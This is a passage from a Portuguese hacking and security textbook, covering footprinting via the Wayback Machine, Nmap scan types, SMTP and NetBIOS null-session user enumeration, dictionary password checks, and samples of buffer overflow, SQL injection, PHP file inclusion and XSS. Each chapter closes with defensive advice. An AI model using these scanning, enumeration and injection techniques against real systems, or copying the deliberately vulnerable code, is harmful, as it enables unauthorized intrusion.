
4.4 WayBack Machine

O site Archive.org mantém um projeto muito interessante sobre a documentação de toda a internet desde o ano de 1996. Há bilhões de páginas de diversos países e tipos de domínio salvas, as quais podemos consultar normalmente. O nome desse projeto é WayBack

Machine, algo como "máquina do tempo". Esse recurso é essencial para o Footprinting, pois nos permite estudar a evolução de uma empresa e seus recursos. Acesse o site: <www.archive.org>.

Para fins de exemplificação, vamos acessar uma versão antiga do site <www.defhack.com>. Após escrever a URL e clicar em *Take me Back*, visualizamos a seguinte tela:

Essas informações correspondem às versões do site DEFHACK que foram salvas pelo WayBack Machine. Só de olhar as informações, podemos deduzir que o site foi criado em 2004, pois não existem registros anteriores salvos. Ao clicar na entrada mais antiga, a tela a seguir aparecerá:



Perceba que até as imagens e os links para as páginas secundárias foram salvos. Dessa forma, grande parte do conteúdo HTML dos sites salvos permanece exatamente como era, permitindo uma pesquisa aprofundada e extremamente relevante para o footprinting.

4.5 Softwares

4.5.1 Windows

- **Sam Spade** <http://majorgeeks.com/Sam_spade_d594.html>.

4.5.2 Linux

- **HPing** <www.hping.org>.

4.6 Solução

O problema do footprinting não é fácil de ser resolvido, mas pode-se tomar alguns cuidados que minimizarão esse problema.

- Evitar que informações importantes sejam colocadas desnecessariamente em seu site Web, como arquivos de texto contendo configurações de rede (ex: usuários e senhas) ou planilhas contendo informações relevantes. É importante também configurar corretamente o arquivo robots.txt para poder controlar quais as pastas que o Google indexará e quais não serão indexadas.
- Procure sempre remover os scripts de instalação de uma ferramenta Web, pois eles podem servir para o invasor tentar identificar o seu sistema.
- Esteja sempre pesquisando no Google as informações do seu site. Se encontrar algum documento ou informação que você acha que não deveria ser acessada, siga as instruções da ajuda do Google de como remover.

- 5 -

Varredura

O próximo passo do invasor após o footprinting é tentar uma varredura no sistema-alvo, o que conhecemos por escaneamento. Essa varredura é feita com o intuito de se descobrir computadores ativos em uma determinada rede e quais portas esses sistemas estão rodando.

Tentaremos descobrir também quais os serviços que estão vinculados às portas e, se possível, qual o sistema operacional da máquina. Isso pode ser feito manualmente ou usando ferramentas específicas, chamadas de Scanners.

Essa é uma etapa importantíssima, pois, dependendo de seu resultado, o ataque posterior pode ser muito bem sucedido ou totalmente fracassado.


5.1 Descobrindo Computadores na Rede

Quando você está dentro de uma rede interna e quer realizar algum ataque ou simplesmente escutar informações alheias, muitas vezes você precisa saber quais computadores estão ligados no momento. A maneira mais simples de se realizar isso é através do comando Ping. Ele envia um ICMP ECHO ao computador testado e aguarda um ICMP ECHO_REPLY.

Para dúvidas sobre ICMP, consultar novamente o capítulo sobre TCP/IP.

Como já foi mostrado antes, utilizar esse comando é bem simples. É só colocar no shell de comandos do sistema Ping (sem aspas) e, na frente, o endereço IP que será testado.

5.1.1 Ping



Observe que recebemos quatro pacotes de resposta, mostrando bytes, tempo e TTL (Time To Live). Isso significa que aquele computador está ligado e ativo na rede. Caso não estivesse, o ping não receberia resposta (exceto no caso dos firewalls, que falaremos depois).

Às vezes, chega a ser quase impossível usar o ping sozinho para varrer grandes redes, a menos que você crie uma espécie de script automatizado ou use uma outra ferramenta. Existem várias para diversos sistemas que automatizam esse processo. Dê uma olhada na seção Software desse capítulo.


Após os computadores ativos na rede terem sido descobertos, chegou a hora de tentar descobrir quais portas estão abertas nesses sistemas.

5.2 Descobrindo Portas Abertas nos Computadores

Outro passo importantíssimo. Sem descobrir portas abertas no sistema, fica muito mais difícil o ataque, tendo que fazer, muitas vezes, o invasor partir para a Engenharia Social na tentativa de abrir uma porta, ou burlar possíveis proteções. Esse processo já não pode ser feito manualmente, através do comando Telnet, por exemplo, pois existem 65.536 portas, TCP e UDP. A melhor maneira, então, é pegar um software que faça isso por você. Coloque o endereço IP do computador que você descobriu através do ping e pronto! Na maioria dos casos, os programas que descobrem que portas estão abertas no sistema também possuem o recurso de descoberta dos computadores na rede. Assim, fica mais fácil e você precisa usar um programa apenas.

No exemplo a seguir, testamos o scanner de hosts e portas mais famoso de todos. Tão conhecido que foi utilizado no filme Matrix Reloaded, em uma cena na qual a personagem Trinity invadia um computador.

É o NMAP.



Criado por Fyodor, esse programa é o scanner mais conhecido de todos, extremamente poderoso e cheio de recursos. Utilizado por dez entre dez hackers como parte de seus ataques. Vamos ver as opções e facilidades que esse programa nos oferece para descobrir portas de serviços e computadores na rede. Alguns sistemas podem oferecer proteções em nível de rede que fazem com que pacotes ICMP ou conexões a determinadas portas, entre outras restrições, não consigam ser efetuadas. O NMAP possui alguns recursos para tentar burlar esses firewalls, e alguns deles eu listarei aqui. Mais informações sobre o NMAP em <www.nmap.org>.

5.2.1 Tipos de Escaneamento

Apenas digitando nmap <endereço ip> você rapidamente obtém os resultados mostrados anteriormente. Os números das portas, seu estado (se estão abertas ou filtradas por firewall) e, ainda, uma possível descrição do serviço que está rodando naquela porta. Uma das vantagens do NMAP frente a outros scanners (como Languard, para o sistema Windows) é que seus recursos avançados permitem fazer as varreduras do modo mais preciso possível, passando muitas vezes por proteções impostas por firewalls. A seguir, você vê alguns dos recursos avançados de escaneamento do NMAP.

- **-P0** No ping: Habilite essa opção para não pingar o host antes de fazer a varredura. Isso é necessário para conseguir escanear alguns sites que bloqueiam ICMP ECHO, como por exemplo <www.microsoft.com>.
- **-sT** TCP connect() scan: Essa é a forma mais básica de escaneamento. A chamada de sistema connect(), provida pelo sistema operacional, é usada para abrir uma conexão com as portas. Se a porta estiver no estado listening, connect() terá sucesso. Uma grande vantagem dessa opção é que você não precisa de nenhum privilégio especial (root). Qualquer usuário pode usar, mesmo com permissões limitadas. Entretanto, é o escaneamento mais facilmente detectado por sistemas de IDS.
- **-sS** TCP Syn scan: Esta tática é muito conhecida como "half-open" scanning, porque não realiza uma conexão TCP completa. Enviando um pacote com o flag Syn setado, como se fosse abrir uma conexão real e esperando pela resposta, uma resposta Syn/ACK indica que a porta está no estado listening. Um flag RST indica que a porta não está escutando (non-listening). Se o flag Syn/ACK for recebido, o flag RST é imediatamente enviado para encerrar a conexão. A vantagem dessa tática de escaneamento é que poucos sites irão registrá-la em arquivos de log. Infelizmente, são necessários privilégios de root para a construção dos pacotes Syn customizados.
- **-sF -sX –sN** Modos Stealth FIN, Xmas Tree ou Null scan: Algumas vezes nem mesmo a tática Syn scanning é furtiva o suficiente. Novos firewalls e filtros de pacotes observam por Syns para portas restritas, e programas como Synlogger e Courtney conseguem detectar esse tipo de escaneamento. Por outro lado, essas técnicas mais avançadas de escaneamento (stealth FIN, Xmas Tree, ou Null scan) podem ser capazes de passar através desses filtros sem muitos problemas.
- **-sP** Ping scanning: Algumas vezes você somente quer saber quais hosts da rede estão ativos. O NMAP pode fazer isso enviando um pacote de requisição ICMP para todo endereço IP especificado da rede, assim como fizemos manualmente com o ping no início deste capítulo. Essa opção não modifica em nada o scan de portas.

- **-sU** UDP scans: Esse modo é usado para determinar quais portas UDP (User Datagram Protocol, RFC 768) estão abertas no host. A técnica implica em enviar 0 bytes de dados de pacotes UDP para cada porta da máquina-alvo. Se recebermos a mensagem "ICMP port unreachable" (porta ICMP não alcançada), esta porta está fechada. Senão, assumimos que a porta está aberta.


- **-sO** Scan do Protocolo IP: Esse modo é usado para determinar quais protocolos IPs são usados no host. A tática consiste em enviar pacotes IP raw sem especificar nenhum cabeçalho para cada protocolo específico na máquina-alvo. Se não recebermos a mensagem do protocolo ICMP unreachable, então o protocolo não está sendo usado. Por outro lado, nós assumimos que está aberto. Note que alguns hosts (AIX, HP-UX, Digital UNIX) e firewalls podem não enviar mensagens de protocolo unreachable. Assim, faz parecer que todos os protocolos estão "abertos".

- **-sA** ACK scan: Esse modo é geralmente usado para mapear o conjunto de regras de um firewall. Em particular, ele pode ajudar a determinar quando é um firewall completo ou somente um filtro de pacotes simples que bloqueia pacotes Syn de chegada.

- **-sW** Window scan: Esse modo é muito similar ao ACK scan, exceto que, às vezes, pode ser possível detectar portas abertas mesmo sendo filtradas, isso devido à anomalia do tamanho da janela TCP reportado por vários sistemas operacionais. Sistemas vulneráveis a isso incluem AIX, Amiga, BeOS, BSDI, Cray, Tru64 UNIX, DG/UX, OpenVMS, Digital UNIX, FreeBSD, HP-UX, OS/2, IRIX, MacOS, NetBSD, OpenBSD, OpenStep, QNX, Rhapsody, SunOS 4.X, Ultrix, VAX e VxWorks.

Para mais informações sobre modo ed escaneamento e outros recursos que esse scanner oferece, consulte o site do software: <www.nmap.org>.

O NMAP também fornece uma GUI (interface gráfica), ideal para aqueles que não gostam de ficar digitando no shell.



5.3 Softwares

5.3.1 Windows

- ⇨ **NMAP** <www.nmap.org/download.html>.
- ⇨ **Super Scan** <www.foundstone.com>.
- ⇨ **Languard** <www.gfi.com>.

5.3.2 Linux

- ⇨ **NMAP** <www.nmap.org>.
- ⇨ **Knocker** <http://sourceforge.net/projects/knocker/>.

5.4 Solução

Não dá para impedir que alguém tente realizar varredura nos hosts da sua rede e nas portas do seu sistema. O que você pode fazer em relação a isso é:

- ⇨ Configurar corretamente o firewall para não responder externamente ao ping e outras chamadas ICMP, e restringir o acesso às portas do sistema, salvo àquelas de serviços muito usados (exemplo: servidor Web).
- ⇨ Utilizar um IDS para logar as tentativas de varredura de portas. Assim você pode tentar bloquear tentativas futuras, impedindo o acesso daquele endereço IP, ou mesmo reportar a varredura para as autoridades.

- 6 -
Enumeração


A enumeração é o passo seguinte à varredura. Já temos em nosso poder os hosts ativos na rede e as portas que estão abertas nesses sistemas. Mas quais serviços essas portas estão rodando? Qual o sistema operacional do alvo? Será que podemos conseguir extrair nomes de usuários em alguns desses serviços? Todas essas perguntas serão respondidas nessa etapa, e a enumeração dos recursos é o passo seguinte.

6.1 Descoberta do Sistema Operacional

Para mim, o primeiro passo aqui é tentarmos identificar qual o sistema operacional utilizado pelo alvo. Isso vai facilitar muito para se descobrir os outros serviços posteriormente. Existem alguns métodos que podemos usar para descobrir issa informação.

6.1.1 Pesquisar Páginas Não Indexadas

Eu mostrei na seção de footprinting como fazer para procurar páginas que não possuem um arquivo padrão (como *index.htm*) e que mostram uma listagem de arquivos e diretórios. Bem, na grande maioria dos casos, essas páginas dão grandes dicas de qual é o sistema operacional utilizado. Na imagem a seguir, percebemos que o sistema é Linux, Fedora e roda Apache como servidor Web.



6.1.2 Fingerprint

Outra técnica utilizada para a descoberta do SO é o fingerprint (não confundir com footprinting - fingerprint significa "impressão digital"). Através de recursos como identificar a pilha do TCP/IP através da análise do TTL (Time to Live) no recebimento de pacotes ICMP, alguns softwares conseguem diferenciar um sistema do outro. A implementação dessa pilha é diferente de um Linux para um Windows, por exemplo. A melhor maneira de realizarmos isso é usando novamente o NMAP. Vamos ver a opção dele que realiza essa façanha:


⇨ **-O**: Essa opção ativa a identificação da impressão digital (fingerprinting) do alvo remoto. Em outras palavras, ela usa muitas técnicas para detectar algumas informações na pilha do sistema operacional que você está escaneando, e usa essa informação para criar uma "impressão digital" (fingerprint) e compará-la com o seu banco de dados, que contém as impressões de vários sistemas operacionais, para decidir qual o tipo de sistema que você está escaneando.

6.2 Enumeração dos Serviços

Como já conhecemos o sistema operacional, temos agora que descobrir quais serviços estão rodando nas portas que encontramos abertas. Para isso também existem algumas técnicas que podem ser facilmente utilizadas.

6.2.1 Leitura de Banners

Conectar-se à porta aberta do sistema e ler o banner do serviço é o método mais simples e o mais utilizado para identificar serviços. Você pode fazer isso manualmente. A seguir foi realizada a conexão a um servidor FTP. Podemos perceber pelo banner que é um ProFTPD versão 1.2.8.



Ou, se quiser, você pode utilizar um scanner qualquer para realizar o trabalho por você (leia mais sobre scanners nos capítulos anteriores). A grande maioria dos scanners lhe mostra o banner obtido na porta. Isso é útil quando existem muitas portas abertas no sistema e você perderia muito tempo conectando manualmente cada uma delas.

6.3 Enumeração de Usuários

Outro item que podemos tentar enumerar também são os usuários do sistema. Muitas vezes, é possível fazer a enumeração utilizando pequenos problemas de configuração ou mesmo algumas falhas simples. Vamos conhecer duas dessas técnicas.

6.3.1 Usuários pelo SMTP

Utilizando o comando VRFY, é possível nos conectarmos a algum servidor SMTP e checarmos se um usuário existe ou não. Note que a conexão tem que ser feita em modo terminal, utilizando o Telnet e não programas que enviam o e-mail. Seria assim:

```
telnet www.site.com.br 25
```

25 é a porta TCP do SMTP.

Logo que a conexão for efetuada e aparecer o banner do servidor SMTP, digite o seguinte comando:

```
VRFY <nome do usuário>
```

Exemplo:

```
VRFY mflavio
250 Marcos Flavio mflavio@site.com.br
```

No exemplo anterior, o usuário existe no sistema. Caso o usuário não exista, a resposta poderia ser a seguinte:

```
VRFY mflavio
550 String does not match anything.
```

O exemplo anterior significaria que nenhum usuário com esse nome foi encontrado no sistema.

Essa técnica é bem interessante para identificar usuários importantes no sistema, tais como root, admin, sysop, administrator e outros, ou para descobrir o e-mail de algum funcionário (exemplo: Paulo José usa como usuário pjose, pauloj ou paulojose?).

Observação: Existe outro método envolvendo e-mail, relativamente bobo e fácil de fazer, mas muito útil. Você pode criar uma conta de e-mail em algum webmail qualquer e enviar e-mails para diversos usuários do sistema-alvo. Vamos supor que você queira descobrir contas ativas em <www.empresaciclano.com>. Envie vários e-mails para contas como:

<admin@empresaciclano.com>

<mail@empresaciclano.com>

<sysop@empresaciclano.com>

<cpd@empresaciclano.com>

<user@empresaciclano.com>

<root@empresaciclano.com>

<presidente@empresaciclano.com>

<rh@empresaciclano.com>

<joao@empresaciclano.com>

Enfim, use a sua imaginação nos e-mails. O resultado será simples: nas contas que não existirem, você receberá um e-mail de retorno dizendo que aquela conta não existe no sistema.

6.3.2 Usuários por Sessão Nula

Existe um compartilhamento que é instalado por padrão na maioria dos sistemas da família Windows NT. É o IPC$, Inter Process Communication. Esse compartilhamento não é de disco, ou seja, não dá para alguém invadir através dele o sistema, mas ele fornece informações sobre contas, mostra quais têm acesso administrativo, quanto tempo o dono

da conta não muda a senha, informações sobre o usuário da conta, compartilhamentos ativos (mesmo ocultos) e periféricos. Algo que agrava ainda mais o problema é que o IPC$ permite conexão nula, ou seja, não é necessário especificar nome de usuário e senha para ler o seu conteúdo.

Você pode se conectar manualmente ao compartilhamento usando o comando *net* do Windows, algum cliente similar de Linux/Unix ou utilizar um programa específico para obter essas informações privilegiadas. Vamos testar dois deles, ambos para Windows (rodam em Linux através de wine).

6.3.2.1 NTInfoScan

Este software consegue remover diversas informações do compartilhamento IPC$ usando autenticação nula. Ele é bem simples e possui uma única opção relacionada à Netbios. Deve-se usar assim: ntis –n <endereço ip / hostname>. Exemplo:

```
ntis -n 10.125.0.136
```

Esse comando gerou o resultado mostrado a seguir:

6.3.2.2 Netbios Enumeration Utility

Esse software já é mais completo que o NTInfoScan e, consequentemente, nos oferece algumas opções extras com recursos bem interessantes:

```
nbtenum [-v]

nbtenum [-h]

nbtenum [-q] [endereço ip | arquivo com endereços
ip] [usuário] [senha]

nbtenum [-a] [endereço ip | arquivo com endereços
ip] [arquivo dicionário]

nbtenum [-s] [endereço ip | arquivo com endereços
ip] [arquivo dicionário]
```

A seguir, a descrição dos comandos:


- ⇨ **-v (versão)**: Mostra informação sobre a versão.
- ⇨ **-h (ajuda)**: Mostra informação sobre a ajuda.
- ⇨ **-q (questionamento)**: Enumera informação Netbios no host especificado ou intervalo de endereços IP. Se o nome de usuário e a senha não forem especificados, o programa irá rodar como usuário nulo. Se o nome do usuário e a senha forem especificados, o programa irá rodar com essas credenciais fornecidas.
- ⇨ **-a (ataque)**: Enumera informação Netbios no host especificado ou intervalo de endereços IP e também realiza checagem de senhas. Se um arquivo de dicionário[2] não for especificado, o utilitário irá checar por senhas em branco e senhas iguais ao nome do usuário. Se um arquivo dicionário for especificado, o utilitário irá checar cada conta de usuário com todas as senhas especificadas no arquivo dicionário*.
- ⇨ **-s (smart attack)**: Enumera informação Netbios no host especificado ou intervalo de endereços IP e realiza checagem de senhas somente se a conta no host não estiver travada. Se um arquivo de dicionário não for especificado, o utilitário irá checar por senhas em branco e senhas iguais ao nome de usuário. Se um arquivo dicionário for especificado, o utilitário irá checar cada conta de usuário com todas as senhas especificadas no arquivo dicionário.

[2] Leia mais sobre arquivos dicionários no capítulo sobre Bruteforce (força bruta).

Exemplo:

```
nbtenum -q 10.125.0.136
```

Resultado mostrado a seguir:



Perceba que o programa obteve não só os compartilhamentos e usuários logados na máquina, mas também informações extras, como as de transporte de rede.

6.4 Softwares

6.4.1 Windows

- **NTInfoScan:** <http://packetstormsecurity.org/files/view/12445/ntis422.exe>.
- **Netbios Enumeration Utility:** <http://packetstormsecurity.org/files/view/52547/NBTEnum33.zip>.
- **Winfingerprint:** <http://www.securityfocus.com>.

6.4.2 Linux

- **NMAP:** <www.nmap.org>.

6.5 Solução

Existem alguns passos que podem ser seguidos para evitar o problema da enumeração. Citarei alguns que podem ajudar a amenizar o problema:

- Nunca deixar páginas não indexadas no servidor Web.
- Utilizar, sempre que possível, serviços de rede criptografados (como SSH e SFTP) para evitar a captura de banners. Se tiver como mudar/esconder o banner nas configurações de algum serviço, faça isso.
- Se possível, configurar o servidor SMTP para não informar quando o usuário não existe e também não enviar resposta quando um e-mail destinado a uma conta inexistente chegar (pelo menos, modifique a mensagem de resposta para uma que não informe qual era a conta).
- Desabilitar recursos que permitam sessão nula, como o compartilhamento Netbios IPC$.

- 7 -

Falhas e Problemas

Após descobrir os hosts ativos e os serviços que estão rodando, identificar esses serviços e descobrir usuários e recursos no sistema, está na hora de tentar identificar possíveis falhas nesse sistema. Isso pode ser feito manualmente, através de pesquisa (já que você identificou os recursos do seu alvo) ou utilizando programas próprios para essa análise. Quando já sabemos a versão exata dos servidores que estão rodando, a pesquisa manual costuma ser a mais eficiente. Antes de mostrar como pesquisar, vamos entender alguns tipos de falhas mais comuns, além das situações em que elas podem ocorrer. Começarei dividindo as falhas em dois tipos: locais e remotas.

- **Falhas locais**: É um tipo de falha que só pode ser explorada localmente no sistema, ou seja, um invasor precisaria estar fisicamente usando esse computador ou já possuir acesso local pela Internet. Geralmente as falhas locais são utilizadas para elevação de privilégios. Por exemplo: através de uma falha remota, nós conseguimos acesso de usuário comum (não privilegiado) a um sistema-alvo. Se o local invadido possuir uma falha local que possa ser explorada, eu elevaria rapidamente o status para superusuário (administrador/root).
- **Falhas remotas**: Esse tipo de falha acontece em servidores que escutam conexões externas. Um daemon/serviço do servidor, como FTP, Web, POP3, SMTP, SMB/NetBIOS, Universal Plug and Play, X11 etc. Como esses serviços fornecem acesso à Internet e, em quase 90% dos casos, eles requerem algum tipo de autenticação, podem vir a ter problemas no caso de alguma falha ser encontrada. Se utilizarmos, por exemplo, uma falha no servidor Web IIS 5.0 ou Apache que ainda não tenha sido corrigida, podemos ter acesso total ao sistema. No caso de falha em um servidor FTP, dependendo da sua gravidade, poderia nos levar a ter acesso direto ao shell do sistema.

7.1 Buffer Overflow

É o chamado "estouro de buffer", uma falha muito comum. Tanto o stack overflow (overflow da pilha) quanto o heap overflow (overflow da memória heap) podem ser encontrados em diversos programas existentes no mercado. O conceito é simples; vamos pegar o stack overflow como exemplo.

Suponhamos que eu esteja fazendo um programa em linguagem C (poderia ser qualquer uma) e nele crio um buffer, um espaço na memória destinado a receber entrada de dados.

Veja o exemplo a seguir:

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv){
   char buffer[10];

   strcpy(buffer, "testandostackoverflow"));

   return 0;
}
```

Nesse pequeno programa, definimos o tamanho do buffer como 10 caracteres e copiamos para ele (através da função strcpy) um texto (string) contendo 21 caracteres. Como a função strcpy, ao contrário de strncpy, não faz a checagem do tamanho do espaço disponível, esse programa causará um estouro de buffer, fazendo com que você possa incluir código personalizado para ser executado pelo programa. Veremos as implicações disso depois.

7.2 Race Conditions

Outro tipo interessante de falha. Uma race condition (condição de corrida) é criada geralmente quando um programa com permissões de usuários comuns gera algum recurso, como um arquivo temporário, com permissão de usuário administrativo ou superusuário. Esse recurso é finito, geralmente durando no máximo até alguns segundos antes de ser apagado.

A questão então é: se nesses poucos segundos alguém conseguir tomar o controle desse recurso com permissões elevadas, poderia usá-los para aumentar seus privilégios dentro de um determinado sistema. Para aumentar nossas chances, podemos fazer com que a máquina processe mais lentamente, através de alguns programas geradores de loop, fornecendo, assim, mais alguns segundos de tempo.

7.3 SQL Injection

Hoje, um dos ataques mais comuns é a injeção de comandos SQL (Structured Query Language). Para quem não sabe, SQL é um banco de dados muito utilizado atualmente e que possui várias versões: Microsoft SQL Server, MySQL etc.

Esse tipo de falha não é do servidor de banco de dados, e sim, de um programa feito para interagir com esse banco. Seja ASP, PHP, JSP ou qualquer outro tipo de programação para a Web, se o programa não interpretar corretamente certos caracteres como barra (/) e aspas simples (‘), eles podem ser usados para “injetar” comandos naquele sistema, burlando sistemas de login e senha e, muitas vezes, fornecendo acesso completo ao banco de dados.

A seguir, um exemplo de formulário de login e seu código:

```
form name=”formLogin” action=”login.asp”
method=”post”>
    Username : <input type=”text” name=”Usuario”>
    Password: <input type=”text” name=”senha”>
    <input type=”Login”>
</form>
```

Vamos tentar entrar com um usuário chamado mflavio e a senha como 101010. Vejamos um exemplo de como ficaria a instrução SQL:

```
select count(*) from usuarios where
nomeUser='mflavio' and senhaUser='101010'
```

Como foi mostrado anteriormente, o conteúdo digitado não é tratado (para checagem de caracteres estendidos), então esse sistema poderia estar vulnerável. Vamos falar mais sobre isso depois, onde será mostrado como explorar esse problema.

7.4 PHP Injection

Muitos defacers hoje adoram essa falha. É o mesmo problema do SQL Injection, um script malfeito, que não trata sua entrada de dados ou links corretamente e abre portas para que os mal-intencionados possam utilizar sua criatividade e assim conseguir até rodar comandos no sistema. Duvida?

Um grupo de fuçadores, chamado Datacha0s, criou até uma ferramenta chamada de CSE (que possui extensão GIF, mas de imagem não tem nada), que permite rodar facilmente o shell através de scripts vulneráveis de PHP.

Veja um exemplo de um script com problema:

```
<?php if(empty($mypage)) {
@include("info.php");
}
else {
@include("$mypage");
}
?>
```

No caso anterior, $mypage permite que seja especificado qualquer arquivo, mesmo aqueles que estejam fora do servidor. Se o programador tivesse colocado um .php na frente, será que teria alguma diferença? Vamos ver:

```
<?php if(empty($mypage)) {
@include("info.php");
}
else {
```

```
@include("$mypage.php");
}
?>
```

Não daria muita segurança a mais, já que somente iria especificar que o arquivo mypage deve ser um script, e não um arquivo com extensão GIF, por exemplo. Então, a melhor maneira de proteger seria identificando o diretório onde este arquivo está e incluir essa informação no path, ficando assim:

```
<?php if(empty($page)) {
@include("svr/info.php");
}
else {
@include("svr/$mypage.php");
}
?>
```

Agora sim, o arquivo $mypage.php, seja ele qual for (index.php, post.php etc.), tem que estar no diretório local svr, o que impede que seja especificado um link externo para outro local. Isso abre possibilidade para diversos tipos de ataque, somente limitados pela imaginação do invasor.

7.5 Cross Site Scripting

Também chamada simplesmente de CSS ou XSS, o Cross Site Scripting é uma técnica que visa roubar cookies de usuários através de seus navegadores. Geralmente o invasor injeta comandos HTML e Java Script em alguma função, conseguindo obter sessões de usuários mesmo sem ter autorização para isso. Qual a utilidade disso, então? Podemos ler o e-mail de uma pessoa no seu webmail, acessar o seu banco on-line etc. Tudo sem precisar saber a senha.

Vejamos um exemplo de um site fictício:

```
www.provedor.com/webmail/mail.pl?action=readmail&
login=1
```

Vamos analisar: o script **mail.pl** passa dois parâmetros:

```
action=readmail e login=1
```

Se colocarmos alguns comandos HTML, o link poderia ficar assim:

```
www.provedor.com/webmail/
mail.pl?action=readmail<script>alert("Vulnerável
a XSS")</script>&login=1
```

Ou poderíamos fazer assim:

```
www.provedor.com/webmail/
mail.pl?action=<script>alert("Vulnerável a
XSS")</script>readmail&login=1
```

